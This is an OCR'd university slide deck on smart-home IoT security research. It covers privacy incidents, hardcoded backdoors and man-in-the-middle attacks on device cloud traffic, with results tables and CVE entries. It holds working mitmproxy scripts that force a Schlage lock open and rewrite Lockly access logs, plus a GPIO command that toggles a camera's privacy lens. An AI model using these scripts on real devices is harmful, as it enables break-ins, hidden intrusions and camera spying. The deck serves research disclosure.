FLORIDA TECH

# A Case Against Smart Things

Dr. TJ O'Connor, Cybersecurity Program Chair

# What is the Internet of Things?

**Sensors:** Cameras, Motion, Environmental (Heat, Temp, Humidity), Activity Trackers

**Actuators:** Locks, Thermostats, Washing Machines, Water Heaters, Lights


FLORIDA TECH

# Background: Lack of Transparency

## New EFF Report Shows Cops Used Ring Cameras to Monitor Black Lives Matter Protests

LAPD Wanted Unknown Amount of Video for Unknown Reasons – Raising First Amendment Concerns

PRESS RELEASE | FEBRUARY 16, 2021



## The Strava Heat Map and the End of Secrets

The US military is reexamining security policies after fitness tracker data shared on social media revealed bases and patrol routes

FLORIDA TECH

# Background: Lack of Control

**Department of Justice**

U.S. Attorney's Office

Northern District of Texas

SHARE

FOR IMMEDIATE RELEASE — Wednesday, June 9, 2021

## ADT Technician Sentenced for Hacking Home Security Footage

A home security technician was sentenced today to 52 months in federal prison for repeatedly hacking into customers' video feeds, announced Acting U.S. Attorney for the Northern District of Prerak Shah.

Telesforo Aviles, a 35-year-old former ADT employee, pleaded guilty to computer fraud in January. He was sentenced today by U.S. District Judge Brantley Starr.

"This deliberate and calculated invasion of privacy is arguably more harmfrul than if I had installed no security system and my house had been burglarized," a female victim told the court in an impact statement. "This sick and corrupt individual's actions will have a lasting emotional and mental toll on me."

According to plea papers, Mr. Aviles admits that contrary to company policy, he routinely added his personal email address to customers' "ADT Pulse" accounts, giving himself real-time access to the video feeds from their homes. In some instances, he claimed he needed to add himself temporarily in order to "test" the system; in other instances, he added himself without their knowledge.

## Texas power companies automatically raised the temperature of customers' smart thermostats in the middle of a heat wave

Tyler Sonnemaker Jun 20, 2021, 3:28 PM


Power companies remotely accessing customers' smart thermostats raised privacy concerns for some residents. George Frey/Getty Images

Ads by Google
Send feedback
Why this ad?


FLORIDA TECH

# Florida Tech IoT Security and Privacy Lab



The Florida Tech IoT S&P Lab houses over 100 smart home IoT devices for analysis and study.

FLORIDA TECH

# Recent Discoveries

# Devices with Hardcoded Backdoors





FLORIDA TECH

# IoT Hardcoded Backdoors


Users cannot defend themselves since the backdoor account is part of the device's firmware. In most cases, **the users are entirely unaware an account exists.**

FLORIDA TECH

# IoT Hardcoded Backdoors




FLORIDA TECH


# IoT Hardcoded Backdoors

echo 1> /sys/class/gpio/gpio47/value


Attackers can use the backdoor to disable security Mechanisms. Our students discovered a backdoor in the Kangaroo privacy camera that can **enable/disable the privacy glass lens.**

FLORIDA TECH

# IoT Naïve Communication Models





```
{
    "attributes": {
        "lockState": 0
    }
}
```


FLORIDA TECH

# Attacking Naïve Communication Models

Manipulating traffic **TO** the cloud




Manipulating traffic **FROM** the cloud




GA TECH

# Attack Implementation

```
[+] Discovered new domain: rest-prod.immedia-semi.com/api/v5/account/login
    https://rest-prod.immedia-semi.com/api/v5/account/login
[+] Discovered sensitive information: password:XXXXXXXXXX

[+] Discovered new domain: ota.no-protect.com
    https://ota.no-protect.com/ota/GET/i/NightOwl_Production/XXXXXXXXXX/WNIP-2LTA-BS-U
[+] Discovered sensitive information: productmodel:{'android_version': '0', 'description': 'OTA Release', 'file_checksum': '',
     'file_size': 16778240, 'ios_version': '0', 'summary': 'OTA Release', 'url':
     'https://s3-ap-southeast-1.amazonaws.com/kota-1-1-2-eg/NightOwl_Production/XXXXXXXXXX.pmg', 'version': '20201201'}

[+] Discovered new domain: wyze-device-alarm-file.s3.us-west-2.amazonaws.com
    https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/XXXXX
[+] Discovered Image (XXXXXXXXXX.jpg) in URL:
     https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/<..snipped..>/XXXXXXXXXX.jpg?<..snipped..>
```

FLORIDA TECH

# Attacking Naïve Communication Models

```python
"""
This script forces the Schlage lock to unlock regardless of user input
"""
from mitmproxy import http, ctx
import json

def request(flow: http.HTTPFlow) -> None:
    if "api.allegion.yonomi.cloud" in flow.request.pretty_host:
        data = json.loads(flow.request.content)
        data['attributes']['lockState'] = 0
        flow.request.content = bytes(json.dumps(data), 'utf-8')
        ctx.log.alert("[Schlage] <forcing unlock action> ")
```

```python
"""
This script modifies the history of the Lockly Log to
 attribute all actions to Trudy
"""

from mitmproxy import http, ctx
import json

def response(flow: http.HTTPFlow) -> None:
    if "apiserv03c.pin-genie.com" in flow.request.pretty_host and "getlkhist" in flow.request.url:
       data = json.loads(flow.response.content)
       old_list=data['el']
       new_list = []
       for log_event in old_list:
           log_event["na"]="Trudy"
           new_list.append(log_event)
       data['el']=new_list
       flow.response.content = bytes(json.dumps(data), 'utf-8')
       ctx.log.alert("[Lockly] Modified Logs")
```

- **August Lock:** hide/manipulate shared users
- **UltraLoq Lock**: hide/manipulate shared users
- **Sifely Lock:** hide/manipulate admin users
- **Simplisafe Alarm**: manipulate/clear alarm log files
- **Smartthings:** manipulate/clear log files
- **Lockly:** manipulate/clear log log files
- **Amazon Echo:** intercept messages responses
- **Blink Camera:** intercept cloud account credentials
- **NightOwl Doorbell:** intercept local account credentials
- **Google Home Camera:** spoof camera images
- **Nest Camera:** spoof camera images
- **Wyze Camera:** spoof wyze camera images
- **Roku TV:** spoof roku tv show images
- **Hue Lights:** leak internal IP address
- **Schlage Lock:** force lock to unlock
- **Momentum Camera:** spoof camera images

FLORIDA TECH

# Experiment Results


| Vendor | App Version | App Downloads | Vulnerable To Attack | Transparent Attack | Vulnerable Domains |
|---|---|---|---|---|---|
| August | v11.01 | 500,000+ | ● | ○ | api-production.august.com, logger.august.com |
| Amazon Alexa | v1.24.307576.0 | 50,000,000+ | ● | ● | alexa.amazon.com, kinesis.us-east-1.amazonaws.com, avs-alexa-12-na.amazon.com |
| Arlo | v3.2 (2202) | 1,000,000+ | ○ | ○ | |
| Blink | v6.2.9 | 1,000,000+ | ● | ● | (rest-prod \| apphelp \| rest-u011).immedia-semi.com |
| Geeni | v2.1.1 | 1,000,000+ | ○ | ○ | |
| Google Home | v2.36.113 | 100,000,000+ | ● | ● | clients3.google.com, nexusapi-gl1.camera.home.nest.com notifications-pa.googleapis.com, play.googleapis.com |
| Hue | v3.48.0 | 5,000,000+ | ● | ○ | discovery.meethue.com, api2.amplitude.com |
| TPLink Kasa | v2.30.0 | 1,000,000+ | ○ | ○ | |
| Lockly | v1.9.8 | 10,000+ | ● | ● | apiserv03c.pin-genie.com |
| Nest | v5.60.0 | 5,000,000+ | ● | ● | (webapi.camera.home\| logsink.home \| home).nest.com |
| Momentum | v2.0.2 | 500,000+ | ● | ● | (api \| us-west-2) .pepperos.io, pepper-prod-recordings.s3.us-east-2.amazonaws.com wzrkt.com, api.apptentive.com |
| NightOwl | v5.0.95 | 100,000+ | ● | ● | api-rest.nightowlconnect.com, host.nightowldvr04.com |
| Ring | v5.38.1 | 10,000,000+ | ○ | ○ | |
| Roku | v7.71.2 | 10,000,000+ | ● | ● | (prod.mobile \| images.sr.roku \| ls.cti).roku.com |
| Schlage | v4.2.0 | 100,000+ | ● | ● | api.allegion.yonomi.cloud, in.appcenter.ms |
| Sifely | v1.2.1 | 5,000+ | ● | ● | servlet.sciener.cn |
| SimpliSafe | v2074.67.0 | 500,000+ | ● | ● | api.simplisafe.com |
| SmartThings | v1.6.65-502 | 500,000,000+ | ● | ● | api.smartthings.com, us-auth2.samsungosp.com, accountant.samsungiotcloud.com dls.di.atlas.samsung.com |
| UltraLoq | v1.10.1 | 50,000+ | ● | ● | (logtail \| app \| www).u-tec.com, s3.us-east-2.amazonaws.com |
| Wyze | v2.19.24 | 1,000,000+ | ● | ● | (api \| wyze-platform-service \| wyze-membership-service).wyzecam.com wyze-device-alarm-file.s3.us-west-2.amazonaws.com |

●: Attack is successful; attack is transparent


○: Attack fails to succeed; attack prompts user

FLORIDA TECH

# Results: Hiding Users




# Results: Manipulating Logs




FLORIDA TECH

# Results: Manipulating Images



# Results: Intercepting Firmware

| CVE-ID | |
|---|---|
| **CVE-2021-31793** | Learn more at National Vulnerability Database (NVD)<br>• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information |
| **Description** | |
| An issue exists on NightOwl WDB-20-V2 WDB-20-V2_20190314 devices that allows an unauthenticated user to gain access to snapshots and video streams from the doorbell. The binary app offers a web server on port 80 that allows an unauthenticated user to take a snapshot from the doorbell camera via the /snapshot URI. | |

| CVE-ID | |
|---|---|
| **CVE-2020-28713** | Learn more at National Vulnerability Database (NVD)<br>• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information |
| **Description** | |
